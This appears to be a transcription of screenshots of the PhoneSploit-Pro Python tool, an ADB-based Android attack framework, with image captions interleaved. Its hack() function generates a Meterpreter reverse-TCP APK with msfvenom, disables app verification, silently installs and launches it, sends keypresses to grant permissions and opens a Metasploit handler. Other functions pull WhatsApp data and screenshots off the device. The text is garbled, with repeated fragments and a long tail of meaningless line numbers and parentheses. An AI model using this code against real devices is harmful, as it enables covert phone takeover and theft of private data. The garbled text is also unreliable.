192     file_name = f"vid-{instant.year}-{instant.month}-{instant.day}-{instant.hour}-{instant.minute}-{instant.second}.mp4"
193
194     duration = input(
195         f"\n{color.CYAN}Enter the recording duration (in seconds) > {color.WHITE}"
196     )
197     print(f"\n{color.YELLOW}Starting Screen Recording...{color.WHITE}")
198     os.system(
199         f"adb shell screenrecord --verbose --time-limit {duration} /sdcard/{file_name}"
200     )
201
202     if screenrecord_location == "":
203         print(
204             f"\n{color.YELLOW}Enter location to save all videos, Press 'Enter' for default{color.WHITE}"
205         )
206
```

```
File Edit Selection View Go Run Terminal Help ← → ⌘ PhoneExploit-Pro-main
python.py banner.py release.py
phoneexploitpro.py > userName
206
207     )
208     screenrecord_location = input("> ")
209     if screenrecord_location == "":
210         screenrecord_location = "Downloaded-Files"
211         print(
212             f"\n{color.PURPLE}Saving video to PhoneExploit-Pro/{screenrecord_location}\n{color.WHITE}"
213         )
214     else:
215         print(f"\n{color.PURPLE}Saving video to {screenrecord_location}\n{color.WHITE}")
216
217     os.system(f"adb pull /sdcard/{file_name} {screenrecord_location}")
218
219     # Asking to open file
220     choice = input(
221         f"\n{color.GREEN}Do you want to Open the file? Y / N {color.WHITE}> "
222     ).lower()
223     if choice == "y" or choice == "":
224         os.system(f"{opener} {screenrecord_location}/{file_name}")
225
226     elif not choice == "n":
227         while choice != "y" and choice != "n" and choice != "":
228             choice = input("\nInvalid choice, Press Y or N > ").lower()
229             if choice == "y" or choice == "":
230                 os.system(f"{opener} {screenrecord_location}/{file_name}")
231
232     print("\n")
233
234     def pull_file():
235         global pull_location
236         print(
237             f"\n{color.CYAN}Enter file path {color.YELLOW}Example : /sdcard/Download/sample.jpg{color.WHITE}"
238         )
239         location = input("\n> /sdcard/")
240         # Checking if specified file or folder exists in Android
```

A screenshot of a Windows desktop environment. In the foreground, a code editor window titled "PhoneSploit-Pro-main" is open, displaying Python code for "phonesploitpro.py". The code includes functions for processing requests, pushing files, and interacting with the operating system via adb commands. The code uses color-coded syntax highlighting. The status bar at the bottom shows file details like "Ln 101, Col 1" and "Python 3.11.5 64-bit". The taskbar below the desktop shows various icons for applications like File Explorer, Task View, and browser windows.

```
272     # processing request
273     if choice == "y" or choice == "":
274         | os.system(f"{opener} {pull_location}/{location}")
275
276     elif not choice == "n":
277         while choice != "y" and choice != "n" and choice != "":
278             choice = input("\nInvalid choice, Press Y or N > ").lower()
279             if choice == "y" or choice == "":
280                 | os.system(f"{opener} {pull_location}/{location}")
281
282     def push_file():
283         location = input(f"\n{color.CYAN}Enter file path in computer{color.WHITE} > ")
284
285         if location == "":
286             print(
287                 f"\n{color.RED} Null Input\n{color.GREEN} Going back to Main Menu{color.WHITE}"
288             )
289             return
290
291         else:
292             if operating_system == "Windows":
293                 file_status = int(
294                     os.popen(f"if exist {location} (echo 0) ELSE (echo 1)").read()
295                 )
296             else:
297                 file_status = os.system(f"test -e {location}")
298             if file_status == 0:
299                 pass
300             else:
301                 print(
302                     f"\n{color.RED}\n{color.ERROR}{color.GREEN} Specified location does not exist {color.GREEN}"
303                 )
304             return
305
306         destination = input(
307             f"\n{color.CYAN}Enter destination path {color.YELLOW}Example : /sdcard/Documents{color.WHITE}\n> /sdcard/"
308         )
309
310     # def install_app():...
311
312
313     def uninstall_app():
314         print(
315             f"""
316             {color.WHITE}1.{color.GREEN} Select from App List
317             {color.WHITE}2.{color.GREEN} Enter Package Name Manually
318             {color.WHITE}"""
319         )
320
321         mode = input("> ")
322         if mode == "1":
323             # Listing third party apps
324             list = os.popen("adb shell pm list packages -3").read().split("\n")
325             list.remove("")
326             i = 0
327             print("\n")
328             for app in list:
329                 i += 1
330                 app = app.replace("package:", "")
331                 print(f"\n{color.GREEN}{i}.{color.WHITE} {app}")
332
333             # Selection of app
334             app = input("\nEnter Selection > ")
335             if app.isdigit():
336                 if int(app) <= len(list) and int(app) > 0:
337                     package = list[int(app) - 1].replace("package:", "")
338                     print(f"\n{color.RED}Uninstalling {color.YELLOW}{package}{color.WHITE}")
339                     os.system(f"adb uninstall {package}")
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
```

A screenshot of a Windows desktop environment, similar to the one above. A code editor window titled "PhoneSploit-Pro-main" is open, displaying the "push_file()" function from the previous code block. The function prompts the user for a file path and a destination path, then uses the adb push command to transfer the file. The status bar at the bottom shows file details like "Ln 310, Col 21" and "Python 3.11.5 64-bit". The taskbar below the desktop shows various icons for applications like File Explorer, Task View, and browser windows.

```
305     destination = input(
306         f"\n{color.CYAN}Enter destination path {color.YELLOW}Example : /sdcard/Documents{color.WHITE}\n> /sdcard/"
307     )
308
309     os.system("adb push " + location + " /sdcard/" + destination)
310
311
312
313     def uninstall_app():
314         print(
315             f"""
316             {color.WHITE}1.{color.GREEN} Select from App List
317             {color.WHITE}2.{color.GREEN} Enter Package Name Manually
318             {color.WHITE}"""
319         )
320
321         mode = input("> ")
322         if mode == "1":
323             # Listing third party apps
324             list = os.popen("adb shell pm list packages -3").read().split("\n")
325             list.remove("")
326             i = 0
327             print("\n")
328             for app in list:
329                 i += 1
330                 app = app.replace("package:", "")
331                 print(f"\n{color.GREEN}{i}.{color.WHITE} {app}")
332
333             # Selection of app
334             app = input("\nEnter Selection > ")
335             if app.isdigit():
336                 if int(app) <= len(list) and int(app) > 0:
337                     package = list[int(app) - 1].replace("package:", "")
338                     print(f"\n{color.RED}Uninstalling {color.YELLOW}{package}{color.WHITE}")
339                     os.system(f"adb uninstall {package}")
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
```


A screenshot of a Windows desktop environment. In the center is a code editor window titled "PhoneSploit-Pro-main". The file being edited is "phonesploitpro.py". The code is a Python script with color-coded syntax highlighting. It includes functions for pushing files to an Android device and listing installed packages. The script uses the "color" module for terminal styling. The code editor has a dark theme. At the bottom of the screen, there is a taskbar with various icons for applications like File Explorer, Search, and the Start button. The system tray shows the date and time as "23-Feb-24 11:59 AM".

```
File Edit Selection View Go Run Terminal Help ← → PhoneSploit-Pro-main
phonesploitpro.py > push_file
426     )
427     return
428
429 elif mode == "2":
430     ## Old
431     print(
432         f"\n{n(color.CYAN)}Enter package name : {color.WHITE}Example : com.spotify.music "
433     )
434     package_name = input("> ")
435
436     if package_name == "":
437         print(
438             f"\n{n(color.RED)} Null Input\n{n(color.GREEN)} Going back to Main Menu{color.WHITE}"
439         )
440     return
441
442 os.system("adb shell monkey -p " + package_name + " 1")
443 print("\n")
444
445 def list_apps():
446     print(
447         f"""
448 {color.WHITE}1.{color.GREEN} List third party packages {color.WHITE}
449 {color.WHITE}2.{color.GREEN} List all packages {color.WHITE}
450 """
451     )
452     mode = input("> ")
453
454     if mode == "1":
455         list = os.popen("adb shell pm list packages -3").read().split("\n")
456         list.remove("")
457         i = 0
458
459         i = 0
460         print("\n")
461         for app in list:
462             i += 1
463             app = app.replace("package:", "")
464             print(f"{color.GREEN}{i}.{color.WHITE} {app}")
465     elif mode == "2":
466         list = os.popen("adb shell pm list packages").read().split("\n")
467         list.remove("")
468         i = 0
469         print("\n")
470         for app in list:
471             i += 1
472             app = app.replace("package:", "")
473             print(f"{color.GREEN}{i}.{color.WHITE} {app}")
474     else:
475         print(
476             f"\n{n(color.RED)} Invalid selection\n{n(color.GREEN)} Going back to Main Menu{color.WHITE}"
477         )
478     print("\n")
479
480 def reboot(key):
481     print(
482         f"\n{n(color.RED)}[Warning]{color.YELLOW} Restarting will disconnect the device{color.WHITE}"
483     )
484     choice = input("\nDo you want to continue? Y / N > ").lower()
485     if choice == "y" or choice == "":
486         pass
487     elif choice == "n":
488         return
489     else:
490         while choice != "y" and choice != "n" and choice != "":
491             choice = input("\ninvalid choice!, Press Y or N > ").lower()
492
Ln 310, Col 21 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
28°C Smoke 11:59 AM 23-Feb-24
```

A screenshot of a Windows desktop environment, identical to the one above, showing the same code editor window for "phonesploitpro.py". The code has been modified to include a "reboot" function and additional logic for handling user input regarding device restarts. The rest of the script remains largely the same, including the file pushing and package listing functionality.

```
File Edit Selection View Go Run Terminal Help ← → PhoneSploit-Pro-main
phonesploitpro.py > push_file
459         i = 0
460         print("\n")
461         for app in list:
462             i += 1
463             app = app.replace("package:", "")
464             print(f"{color.GREEN}{i}.{color.WHITE} {app}")
465     elif mode == "2":
466         list = os.popen("adb shell pm list packages").read().split("\n")
467         list.remove("")
468         i = 0
469         print("\n")
470         for app in list:
471             i += 1
472             app = app.replace("package:", "")
473             print(f"{color.GREEN}{i}.{color.WHITE} {app}")
474     else:
475         print(
476             f"\n{n(color.RED)} Invalid selection\n{n(color.GREEN)} Going back to Main Menu{color.WHITE}"
477         )
478     print("\n")
479
480 def reboot(key):
481     print(
482         f"\n{n(color.RED)}[Warning]{color.YELLOW} Restarting will disconnect the device{color.WHITE}"
483     )
484     choice = input("\nDo you want to continue? Y / N > ").lower()
485     if choice == "y" or choice == "":
486         pass
487     elif choice == "n":
488         return
489     else:
490         while choice != "y" and choice != "n" and choice != "":
491             choice = input("\ninvalid choice!, Press Y or N > ").lower()
492
Ln 310, Col 21 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
28°C Smoke 11:59 AM 23-Feb-24
```

A screenshot of a Windows desktop environment showing a code editor window titled "PhoneSploit-Pro-main". The file being edited is "phonesploitpro.py". The code implements a menu system for rebooting a device via ADB. It includes color-coded text for different modes (1, 2, 3) and handles user input for selecting a mode and confirming the action.

```
492     choice = input("\nInvalid choice!, Press Y or N > ").lower()
493     if choice == "y" or choice == "":
494         pass
495     elif choice == "n":
496         return
497
498     if key == "system":
499         os.system("adb reboot")
500     else:
501         print(
502             f"""
503 {color.WHITE}1.{color.GREEN} Reboot to Recovery Mode
504 {color.WHITE}2.{color.GREEN} Reboot to Bootloader
505 {color.WHITE}3.{color.GREEN} Reboot to Fastboot Mode
506 {color.WHITE}"""
507         )
508     mode = input("> ")
509     if mode == "1":
510         os.system("adb reboot recovery")
511     elif mode == "2":
512         os.system("adb reboot bootloader")
513     elif mode == "3":
514         os.system("adb reboot fastboot")
515     else:
516         print(
517             f"\n{color.RED} Invalid selection\n{color.GREEN} Going back to Main Menu{color.WHITE}"
518         )
519     return
520
521 print("\n")
522
523
524 > # def list_files(): ...
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
```

A screenshot of a Windows desktop environment showing a code editor window titled "PhoneSploit-Pro-main". The file being edited is "phonesploitpro.py". This version of the code adds a "hack" function that prompts the user for LHOST and LPORT, and provides options to continue the hack or modify the payload settings.

```
536     def instructions():
537         """Prints instructions for Metasploit and returns user's choice"""
538         os.system('clear')
539         print(banner.instructions_banner + banner.instruction)
540         choice = input("> ")
541         if choice == "":
542             return True
543         else:
544             return False
545
546     def hack():
547         continue_hack = instructions()
548         if continue_hack:
549             os.system('clear')
550             ip = get_ip_address() # getting IP Address to create payload
551             lport = "4444"
552             print(
553                 f"\n{color.CYAN}Using LHOST : {color.WHITE}{ip}{color.CYAN} & LPORT : {color.WHITE}{lport}{color.CYAN} to create payload\n{color.WHITE}"
554             )
555
556             choice = input(
557                 f"\n{color.YELLOW}Press 'Enter' to continue OR enter 'M' to modify LHOST & LPORT > {color.WHITE}"
558             ).lower()
559
560             if choice == "m":
561                 ip = input(f"\n{color.CYAN}Enter LHOST > {color.WHITE}")
562                 lport = input(f"\n{color.CYAN}Enter LPORT > {color.WHITE}")
563             elif choice != "":
564                 while choice != "m" and choice != "":
565                     choice = input(
566                         f"\n{color.RED}Invalid selection! , Press 'Enter' OR M > {color.WHITE}"
567                     ).lower()
568                     if choice == "m":
```

```
File Edit Selection View Go Run Terminal Help <- > PhoneSploit-Pro-main
phonesploitpro.py python.py banner.py release.py

569     if choice == "m":
570         ip = input("\n[+] Enter LHOST > [color.WHITE]")
571         lport = input(f"\n[+] Enter LPORT > [color.WHITE]")
572
573     print(banner.hacking_banner)
574     print(f"\n[+] Creating payload APK...[color.WHITE]")
575     # creating payload
576     os.system(
577         f"msfvenom -p android/meterpreter/reverse_tcp LHOST={ip} LPORT={lport} > test.apk"
578     )
579     print(f"\n[+] Installing APK to target device...[color.WHITE]\n")
580     os.system("adb shell input keyevent 3") # Going on Home Screen
581
582     # Disabling App Verification
583     os.system("adb shell settings put global package_verifier_enable 0")
584     os.system("adb shell settings put global verifier_verify_adb_installs 0")
585
586     # installing apk to device
587     if operating_system == "Windows":
588         # (used 'start /b' to execute command in background)
589         # os.system("start /b adb install -r test.apk")
590         os.system("adb install -r test.apk")
591     else:
592         # (used '&' to execute command in background)
593         # os.system("adb install -r test.apk &")
594         os.system("adb install -r test.apk")
595     time.sleep(5) # waiting for apk to be installed
596
597     # Keyboard input to accept app install
598     print(f"\n[+] Launching app...[color.WHITE]")
599     package_name = "com.metasploit.stage" # payload package name
600     os.system("adb shell monkey -p " + package_name + " 1")
601     time.sleep(3) # waiting for app to launch
602
Ln 595, Col 59 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
ENG US 12:01 PM 23-Feb-24
```

```
File Edit Selection View Go Run Terminal Help <- > PhoneSploit-Pro-main
phonesploitpro.py python.py banner.py release.py

603     # Keyboard input to accept app permissions
604     print(
605         f"\n[+] Sending keycodes to accept the app permissions\n[+] "
606     )
607     os.system("adb shell input keyevent 22")
608     os.system("adb shell input keyevent 22")
609     os.system("adb shell input keyevent 66")
610
611     # Launching Metasploit
612     print(
613         f"\n[+] Launching and Setting up Metasploit-Framework\n[+] "
614     )
615     os.system(
616         f"msfconsole -x 'use exploit/multi/handler ; set PAYLOAD android/meterpreter/reverse_tcp ; set LHOST {ip} ; set LPORT {lport} ; exploit'"
617     )
618
619     # Re-Enabling App Verification (Restoring Device to Previous State)
620     os.system("adb shell settings put global package_verifier_enable 1")
621     os.system("adb shell settings put global verifier_verify_adb_installs 1")
622
623     else:
624         print("\nGoing Back to Main Menu\n")
625
626
627     def copy_whatsapp():
628         global pull_location
629         if pull_location == "":
630             print(
631                 f"\n[+] Enter location to save WhatsApp Data, Press 'Enter' for default\n[+] "
632             )
633             pull_location = input("> ")
634             if pull_location == "":
635                 pull_location = "Downloaded-Files"
636             print(
Ln 595, Col 59 Spaces:4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
ENG US 12:02 PM 23-Feb-24
```

```
File Edit Selection View Go Run Terminal Help ← → PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py
phonesploitpro.py > ↻ hack
636     print(
637         f"\n{\color{PURPLE}Saving data to PhoneSploit-Pro/{pull_location}}\n{\color{WHITE}}"
638     )
639     else:
640         print(f"\n{\color{PURPLE}Saving data to {pull_location}}\n{\color{WHITE}}")
641
642     # folder_status = os.system(
643     #     'adb shell test -d "/sdcard/Android/media/com.whatsapp/WhatsApp"'
644
645     # 'test -d' checks if directory exist or not
646     # If WhatsApp exists in Android
647     if (
648         os.system('adb shell test -d "/sdcard/Android/media/com.whatsapp/WhatsApp")'
649         == 0
650     ):
651         location = "/sdcard/Android/media/com.whatsapp/WhatsApp"
652     elif os.system('adb shell test -d "/sdcard/WhatsApp")' == 0:
653         location = "/sdcard/WhatsApp"
654     else:
655         print(
656             f"\n{\color{RED}\n[Error]\n{\color{GREEN} WhatsApp folder does not exist {\color{GREEN}}}"
657         )
658     return
659
660     os.system(f"adb pull {location} {pull_location}")
661     print("\n")
662
663 def copy_screenshots():
664     global pull_location
665     if pull_location == "":
666         print(
667             f"\n{\color{YELLOW}\nEnter location to save all Screenshots, Press 'Enter' for default{\color{WHITE}}}"
668         )
669
670     )
671     pull_location = input("> ")
672
673     if pull_location == "":
674         pull_location = "Downloaded-Files"
675     print(
676         f"\n{\color{PURPLE}Saving Screenshots to PhoneSploit-Pro/{pull_location}}\n{\color{WHITE}}"
677     )
678     else:
679         print(f"\n{\color{PURPLE}Saving Screenshots to {pull_location}}\n{\color{WHITE}}")
680
681     # Checking if folder exists
682     if os.system('adb shell test -d "/sdcard/Pictures/Screenshots"' == 0:
683         location = "/sdcard/Pictures/Screenshots"
684     elif os.system('adb shell test -d "/sdcard/DCIM/Screenshots"' == 0:
685         location = "/sdcard/DCIM/Screenshots"
686     elif os.system('adb shell test -d "/sdcard/Screenshots"' == 0:
687         location = "/sdcard/Screenshots"
688     else:
689         print(
690             f"\n{\color{RED}\n[Error]\n{\color{GREEN} Screenshots folder does not exist {\color{GREEN}}}"
691         )
692     return
693     os.system(f"adb pull {location} {pull_location}")
694     print("\n")
695
696 def copy_camera():
697     global pull_location
698     if pull_location == "":
699         print(
700             f"\n{\color{YELLOW}\nEnter location to save all Photos, Press 'Enter' for default{\color{WHITE}}}"
701         )
702         pull_location = input("> ")
703
704     )
705
706     )
707
708     )
709
710     )
711
712     )
713
714     )
715
716     )
717
718     )
719
720     )
721
722     )
723
724     )
725
726     )
727
728     )
729
730     )
731
732     )
733
734     )
735
736     )
737
738     )
739
740     )
741
742     )
743
744     )
745
746     )
747
748     )
749
750     )
751
752     )
753
754     )
755
756     )
757
758     )
759
759
760     )
761
762     )
763
764     )
765
766     )
767
768     )
769
770     )
771
772     )
773
774     )
775
776     )
777
778     )
779
779
780     )
781
782     )
783
784     )
785
786     )
787
788     )
789
789
790     )
791
792     )
793
794     )
795
795
796     )
797
798     )
799
799
800     )
801
802     )
803
804     )
805
805
806     )
807
808     )
809
809
810     )
811
812     )
813
814     )
815
815
816     )
817
818     )
819
819
820     )
821
822     )
823
823
824     )
825
826     )
827
827
828     )
829
829
830     )
831
832     )
833
833
834     )
835
836     )
837
837
838     )
839
839
840     )
841
842     )
843
843
844     )
845
846     )
847
847
848     )
849
849
850     )
851
852     )
853
853
854     )
855
856     )
857
857
858     )
859
859
860     )
861
862     )
863
863
864     )
865
866     )
867
867
868     )
869
869
870     )
871
872     )
873
873
874     )
875
875
876     )
877
877
878     )
879
879
880     )
881
882     )
883
883
884     )
885
885
886     )
887
887
888     )
889
889
890     )
891
892     )
893
893
894     )
895
895
896     )
897
897
898     )
899
899
900     )
901
901
902     )
903
903
904     )
905
905
906     )
907
907
908     )
909
909
910     )
911
911
912     )
913
913
914     )
915
915
916     )
917
917
918     )
919
919
920     )
921
921
922     )
923
923
924     )
925
925
926     )
927
927
928     )
929
929
930     )
931
931
932     )
933
933
934     )
935
935
936     )
937
937
938     )
939
939
940     )
941
941
942     )
943
943
944     )
945
945
946     )
947
947
948     )
949
949
950     )
951
951
952     )
953
953
954     )
955
955
956     )
957
957
958     )
959
959
960     )
961
961
962     )
963
963
964     )
965
965
966     )
967
967
968     )
969
969
970     )
971
971
972     )
973
973
974     )
975
975
976     )
977
977
978     )
979
979
980     )
981
981
982     )
983
983
984     )
985
985
986     )
987
987
988     )
989
989
990     )
991
991
992     )
993
993
994     )
995
995
996     )
997
997
998     )
999
999
1000     )
1001
1001
1002     )
1003
1003
1004     )
1005
1005
1006     )
1007
1007
1008     )
1009
1009
1010     )
1011
1011
1012     )
1013
1013
1014     )
1015
1015
1016     )
1017
1017
1018     )
1019
1019
1020     )
1021
1021
1022     )
1023
1023
1024     )
1025
1025
1026     )
1027
1027
1028     )
1029
1029
1030     )
1031
1031
1032     )
1033
1033
1034     )
1035
1035
1036     )
1037
1037
1038     )
1039
1039
1040     )
1041
1041
1042     )
1043
1043
1044     )
1045
1045
1046     )
1047
1047
1048     )
1049
1049
1050     )
1051
1051
1052     )
1053
1053
1054     )
1055
1055
1056     )
1057
1057
1058     )
1059
1059
1060     )
1061
1061
1062     )
1063
1063
1064     )
1065
1065
1066     )
1067
1067
1068     )
1069
1069
1070     )
1071
1071
1072     )
1073
1073
1074     )
1075
1075
1076     )
1077
1077
1078     )
1079
1079
1080     )
1081
1081
1082     )
1083
1083
1084     )
1085
1085
1086     )
1087
1087
1088     )
1089
1089
1090     )
1091
1091
1092     )
1093
1093
1094     )
1095
1095
1096     )
1097
1097
1098     )
1099
1099
1100     )
1101
1101
1102     )
1103
1103
1104     )
1105
1105
1106     )
1107
1107
1108     )
1109
1109
1110     )
1111
1111
1112     )
1113
1113
1114     )
1115
1115
1116     )
1117
1117
1118     )
1119
1119
1120     )
1121
1121
1122     )
1123
1123
1124     )
1125
1125
1126     )
1127
1127
1128     )
1129
1129
1130     )
1131
1131
1132     )
1133
1133
1134     )
1135
1135
1136     )
1137
1137
1138     )
1139
1139
1140     )
1141
1141
1142     )
1143
1143
1144     )
1145
1145
1146     )
1147
1147
1148     )
1149
1149
1150     )
1151
1151
1152     )
1153
1153
1154     )
1155
1155
1156     )
1157
1157
1158     )
1159
1159
1160     )
1161
1161
1162     )
1163
1163
1164     )
1165
1165
1166     )
1167
1167
1168     )
1169
1169
1170     )
1171
1171
1172     )
1173
1173
1174     )
1175
1175
1176     )
1177
1177
1178     )
1179
1179
1180     )
1181
1181
1182     )
1183
1183
1184     )
1185
1185
1186     )
1187
1187
1188     )
1189
1189
1190     )
1191
1191
1192     )
1193
1193
1194     )
1195
1195
1196     )
1197
1197
1198     )
1199
1199
1200     )
1201
1201
1202     )
1203
1203
1204     )
1205
1205
1206     )
1207
1207
1208     )
1209
1209
1210     )
1211
1211
1212     )
1213
1213
1214     )
1215
1215
1216     )
1217
1217
1218     )
1219
1219
1220     )
1221
1221
1222     )
1223
1223
1224     )
1225
1225
1226     )
1227
1227
1228     )
1229
1229
1230     )
1231
1231
1232     )
1233
1233
1234     )
1235
1235
1236     )
1237
1237
1238     )
1239
1239
1240     )
1241
1241
1242     )
1243
1243
1244     )
1245
1245
1246     )
1247
1247
1248     )
1249
1249
1250     )
1251
1251
1252     )
1253
1253
1254     )
1255
1255
1256     )
1257
1257
1258     )
1259
1259
1260     )
1261
1261
1262     )
1263
1263
1264     )
1265
1265
1266     )
1267
1267
1268     )
1269
1269
1270     )
1271
1271
1272     )
1273
1273
1274     )
1275
1275
1276     )
1277
1277
1278     )
1279
1279
1280     )
1281
1281
1282     )
1283
1283
1284     )
1285
1285
1286     )
1287
1287
1288     )
1289
1289
1290     )
1291
1291
1292     )
1293
1293
1294     )
1295
1295
1296     )
1297
1297
1298     )
1299
1299
1300     )
1301
1301
1302     )
1303
1303
1304     )
1305
1305
1306     )
1307
1307
1308     )
1309
1309
1310     )
1311
1311
1312     )
1313
1313
1314     )
1315
1315
1316     )
1317
1317
1318     )
1319
1319
1320     )
1321
1321
1322     )
1323
1323
1324     )
1325
1325
1326     )
1327
1327
1328     )
1329
1329
1330     )
1331
1331
1332     )
1333
1333
1334     )
1335
1335
1336     )
1337
1337
1338     )
1339
1339
1340     )
1341
1341
1342     )
1343
1343
1344     )
1345
1345
1346     )
1347
1347
1348     )
1349
1349
1350     )
1351
1351
1352     )
1353
1353
1354     )
1355
1355
1356     )
1357
1357
1358     )
1359
1359
1360     )
1361
1361
1362     )
1363
1363
1364     )
1365
1365
1366     )
1367
1367
1368     )
1369
1369
1370     )
1371
1371
1372     )
1373
1373
1374     )
1375
1375
1376     )
1377
1377
1378     )
1379
1379
1380     )
1381
1381
1382     )
1383
1383
1384     )
1385
1385
1386     )
1387
1387
1388     )
1389
1389
1390     )
1391
1391
1392     )
1393
1393
1394     )
1395
1395
1396     )
1397
1397
1398     )
1399
1399
1400     )
1401
1401
1402     )
1403
1403
1404     )
1405
1405
1406     )
1407
1407
1408     )
1409
1409
1410     )
1411
1411
1412     )
1413
1413
1414     )
1415
1415
1416     )
1417
1417
1418     )
1419
1419
1420     )
1421
1421
1422     )
1423
1423
1424     )
1425
1425
1426     )
1427
1427
1428     )
1429
1429
1430     )
1431
1431
1432     )
1433
1433
1434     )
1435
1435
1436     )
1437
1437
1438     )
1439
1439
1440     )
1441
1441
1442     )
1443
1443
1444     )
1445
1445
1446     )
1447
1447
1448     )
1449
1449
1450     )
1451
1451
1452     )
1453
1453
1454     )
1455
1455
1456     )
1457
1457
1458     )
1459
1459
1460     )
1461
1461
1462     )
1463
1463
1464     )
1465
1465
1466     )
1467
1467
1468     )
1469
1469
1470     )
1471
1471
1472     )
1473
1473
1474     )
1475
1475
1476     )
1477
1477
1478     )
1479
1479
1480     )
1481
1481
1482     )
1483
1483
1484     )
1485
1485
1486     )
1487
1487
1488     )
1489
1489
1490     )
1491
1491
1492     )
1493
1493
1494     )
1495
1495
1496     )
1497
1497
1498     )
1499
1499
1500     )
1501
1501
1502     )
1503
1503
1504     )
1505
1505
1506     )
1507
1507
1508     )
1509
1509
1510     )
1511
1511
1512     )
1513
1513
1514     )
1515
1515
1516     )
1517
1517
1518     )
1519
1519
1520     )
1521
1521
1522     )
1523
1523
1524     )
1525
1525
1526     )
1527
1527
1528     )
1529
1529
1530     )
1531
1531
1532     )
1533
1533
1534     )
1535
1535
1536     )
1537
1537
1538     )
1539
1539
1540     )
1541
1541
1542     )
1543
1543
1544     )
1545
1545
1546     )
1547
1547
1548     )
1549
1549
1550     )
1551
1551
1552     )
1553
1553
1554     )
1555
1555
1556     )
1557
1557
1558     )
1559
1559
1560     )
1561
1561
1562     )
1563
1563
1564     )
1565
1565
1566     )
1567
1567
1568     )
1569
1569
1570     )
1571
1571
1572     )
1573
1573
1574     )
1575
1575
1576     )
1577
1577
1578     )
1579
1579
1580     )
1581
1581
1582     )
1583
1583
1584     )
1585
1585
1586     )
1587
1587
1588     )
1589
1589
1590     )
1591
1591
1592     )
1593
1593
1594     )
1595
1595
1596     )
1597
1597
1598     )
1599
1599
1600     )
1601
1601
1602     )
1603
1603
1604     )
1605
1605
1606     )
1607
1607
1608     )
1609
1609
1610     )
1611
1611
1612     )
1613
1613
1614     )
1615
1615
1616     )
1617
1617
1618     )
1619
1619
1620     )
1621
1621
1622     )
1623
1623
1624     )
1625
1625
1626     )
1627
1627
1628     )
1629
1629
1630     )
1631
1631
1632     )
1633
1633
1634     )
1635
1635
1636     )
1637
1637
1638     )
1639
1639
1640     )
1641
1641
1642     )
1643
1643
1644     )
1645
1645
1646     )
1647
1647
1648     )
1649
1649
1650     )
1651
1651
1652     )
1653
1653
1654     )
1655
1655
1656     )
1657
1657
1658     )
1659
1659
1660     )
1661
1661
1662     )
1663
1663
1664     )
1665
1665
1666     )
1667
1667
1668     )
1669
1669
1670     )
1671
1671
1672     )
1673
1673
1674     )
1675
1675
1676     )
1677
1677
1678     )
1679
1679
1680     )
1681
1681
1682     )
1683
1683
1684     )
1685
1685
1686     )
1687
1687
1688     )
1689
1689
1690     )
1691
1691
1692     )
1693
1693
1694     )
1695
1695
1696     )
1697
1697
1698     )
1699
1699
1700     )
1701
1701
1702     )
1703
1703
1704     )
1705
1705
1706     )
1707
1707
1708     )
1709
1709
1710     )
1711
1711
1712     )
1713
1713
1714     )
1715
1715
1716     )
1717
1717
1718     )
1719
1719
1720     )
1721
1721
1722     )
1723
1723
1724     )
1725
1725
1726     )
1727
1727
1728     )
1729
1729
1730     )
1731
1731
1732     )
1733
1733
1734     )
1735
1735
1736     )
1737
1737
1738     )
1739
1739
1740     )
1741
1741
1742     )
1743
1743
1744     )
1745
1745
1746     )
1747
1747
1748     )
1749
1749
1750     )
1751
1751
1752     )
1753
1753
1754     )
1755
1755
1756     )
1757
1757
1758     )
1759
1759
1760     )
1761
1761
1762     )
1763
1763
1764     )
1765
1765
1766     )
1767
1767
1768     )
1769
1769
1770     )
1771
1771
1772     )
1773
1773
1774     )
1775
1775
1776     )
1777
1777
1778     )
1779
1779
1780     )
1781
1781
1782     )
1783
1783
1784     )
1785
1785
1786     )
1787
1787
1788     )
1789
1789
1790     )
1791
1791
1792     )
1793
1793
1794     )
1795
1795
1796     )
1797
1797
1798     )
1799
1799
1800     )
1801
1801
1802     )
1803
1803
1804     )
1805
1805
1806     )
1807
1807
1808     )
1809
1809
1810     )
1811
1811
1812     )
1813
1813
1814     )
1815
1815
1816     )
1817
1817
1818     )
1819
1819
1820     )
1821
1821
1822     )
1823
1823
1824     )
1825
1825
1826     )
1827
1827
1828     )
1829
1829
1830     )
1831
1831
1832     )
1833
1833
1834     )
1835
1835
1836     )
1837
1837
1838     )
1839
1839
1840     )
1841
1841
1842     )
1843
1843
1844     )
1845
1845
1846     )
1847
1847
1848     )
1849
1849
1850     )
1851
1851
1852     )
1853
1853
1854     )
1855
1855
1856     )
1857
1857
1858     )
1859
1859
1860     )
1861
1861
1862     )
1863
1863
1864     )
1865
1865
1866     )
1867
1867
1868     )
1869
1869
1870     )
1871
1871
1872     )
1873
1873
1874     )
1875
1875
1876     )
1877
1877
1878     )
1879
1879
1880     )
1881
1881
1882     )
1883
1883
1884     )
1885
1885
1886     )
1887
1887
1888     )
1889
1889
1890     )
1891
1891
1892     )
1893
1893
1894     )
1895
1895
1896     )
1897
1897
1898     )
1899
1899
1900     )
1901
1901
1902     )
1903
1903
1904     )
1905
1905
1906     )
1907
1907
1908     )
1909
1909
1910     )
1911
1911
1912     )
1913
1913
1914     )
1915
1915
1916     )
1917
1917
1918     )
1919
1919
1920     )
1921
1921
1922     )
1923
1923
1924     )
1925
1925
1926     )
1927
1927
1928     )
1929
1929
1930     )
1931
1931
1932     )
1933
1933
1934     )
1935
1935
1936     )
1937
1937
1938     )
1939
1939
1940     )
1941
1941
1942     )
1943
1943
1944     )
1945
1945
1946     )
1947
1947
1948     )
1949
1949
1950     )
1951
1951
1952     )
1953
1953
1954     )
1955
1955
1956     )
1957
1957
1958     )
1959
1959
1960     )
1961
1961
1962     )
1963
1963
1964     )
1965
1965
1966     )
1967
1967
1968     )
1969
1969
1970     )
1971
1971
1972     )
1973
1973
1974     )
1975
1975
1976     )
1977
1977
1978     )
1979
1979
1980     )
1981
1981
1982     )
1983
1983
1984     )
1985
1985
1986     )
1987
1987
1988     )
1989
1989
1990     )
1991
